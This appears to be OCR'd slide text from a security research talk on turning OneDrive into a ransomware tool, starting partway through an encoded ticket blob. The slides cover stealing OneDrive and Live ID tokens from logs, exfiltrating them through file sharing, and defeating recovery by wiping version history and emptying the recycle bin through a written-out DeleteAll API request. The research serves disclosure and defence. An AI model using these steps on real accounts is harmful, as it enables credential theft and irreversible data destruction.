++PnJrXnHkDS3C3AfCSJIar1cX0NEyQRMlFFPoDay7RB9S88jcYjaM8kpRShJ2CapWni+al/MVqEwz/rSB0eGUPFS/YGwcrs3iTqbWsR3R8E+9A55QEWyLc
+zXkpufiO5xePaqZMoOWBqPfmro2S6KrR3DD8g94PbNFSGmYyrvDsp2fryXhi/CD1GyFP2shKponVDicy2nmi8DZgDFEFs8FKU3Por0IKRJ5Lr9KDWWhgg1keyB7+hWaYFrUGXsN1qE5GT7nj4bGh7qJS8Colra/
CVDVch4kAwFZhPgJJSB+pPKpViWofceVvgG7Xe4WLWW3WzK52LlR/bkywfugcs43hOo3sQ6Jwwmpijt3hL5dhYtyg3w834rqdlMqF/
fN5KPoXjypEvs3gzRWGnGN57cerihxFtqIXrSvmotwSFTEheAhh6BQCvE4wb1WtvZyjgnvYGdFK5tqWeNGJ3sAgVYC3wdTisweIUrFJXrgRbGgVH0sqDWPmsN1U061OPdlY3GNDcDpp435qiWdL3qHHHQe29kFIv
fBWn1vrM7b6IHlP5CzXm9sUg3LjJ4DBxYlTEfLHAkS6pkiA/0rznHb8pB4Rhty6WYBTngjdKgxRGm5LuF+onKFi7vE7V2UigrrO0YVYo40cbZnlZRk+jg6trmNaM5kttBBeyVQKp7sp0g
+QhKY2AxjxfxMqkcHC207sybkIiZC5YGbTJQS6jqOoSyuA2khWST7Kd5yV+NfL7ftcuvNI/ZlhGIY9ZOpRxXsDGE7a7wwfCy20yi6TTrsmhU+zIaClHcwuokMiEVTe47it2Ziee9/
Nz23gRwIMBBnxJGN2xsJTzYaih7FGv70fvsaaHej95qy/XYWuMi49dnN3u1imfd5WKsL01NPNJ6LsaoHdejBg6U+6GT4a9JAdWdjws4SOMdg1wIs4npOTTNRjV4XL0A840lVAI=</
ssl-compact-ticket><cid>485cd6571914c4ec</cid></user>', '\r\n<wns><ver>1</ver><client><name>SkyDrive</name><ver>23.002.0102.0004</ver></
client><epid>6caef176fc7f2b25</epid></wns>']"
```


OneDrive Token

Web Session – JWT Token




```
GET https://api.onedrive.com/v1.0/drive/ HTTP/1.1
Host: api.onedrive.com
Authorization: bearer [redacted]
```

OneDrive Windows Agent – Windows Live ID Token



```
GET https://api.onedrive.com/v1.0/drive/ HTTP/1.1
Host: api.onedrive.com
Authorization: WLID1.1 t=[redacted]
```

Attack Flow




Token Exfiltration Without C2

Upload a file containing the token to the victim's account

Share the file with the attacker using OneDrive.

- Microsoft account for the attacker is required, not ideal.




Send link

a.txt

Anyone with the link can edit >


yofip80158@rockdian.com

⊖ The link can't be sent because at least one recipient isn't valid.




Control OneDrive’s C2

☑ **Access to the victim’s OneDrive account**




Attack Flow


Initial Access
Junctions
Read Token from Logs
Token Upload
Share Token
Remote Encrypt

File Recovery Prevention

OneDrive File Recovery

OneDrive’s Recycle Bin & Version History




Versioning: As versioning retains a minimum of 500 versions of a file by default and can be configured to retain more, if the ransomware edits and encrypts a file, a previous version of the file can be recovered.

Recycle bin: If the ransomware creates a new encrypted copy of the file, and deletes the old file, customers have 93 days to restore it from the recycle bin.

https://learn.microsoft.com/en-us/compliance/assurance/assurance-malware-and-ransomware-protection

Wiping Version History

- 500 previous versions
- Previous versions are kept after deletion and restoration from the recycle bin



Version History

Modified Date	Modified By	Size
6/27/2023 07:12 PM	Or Yair	36 bytes
6/27/2023 07:12 PM	Or Yair	36 bytes
6/27/2023 07:12 PM	Or Yair	36 bytes
6/27/2023 07:12 PM	Or Yair	36 bytes

Wiping Version History

Conclusion - An attacker must:


Encrypt

Delete

Empty the recycle bin

Create Encrypted files again

Emptying The Recycle Bin



```
POST https://skyapi.onedrive.live.com/API/2/DeleteAll HTTP/1.1
Host: skyapi.onedrive.live.com
canary: Hd73dH0pR/oLzylNrpKMFNa8kBht1lqED6HLlokYcgI=3
AppId: 1141147648
```


Windows app leads to browser

Canary is provided only with a "WLSSC" cookie

OneDrive Android API


What Happens in Mobile? – Recycle Bin

OneDrive’s native Android app opening a web view for controlling the recycle bin would be a poor experience



What Happens in Mobile? – Recycle Bin

OneDrive's Android app opening the browser to view and control the recycle bin would be a very poor experience

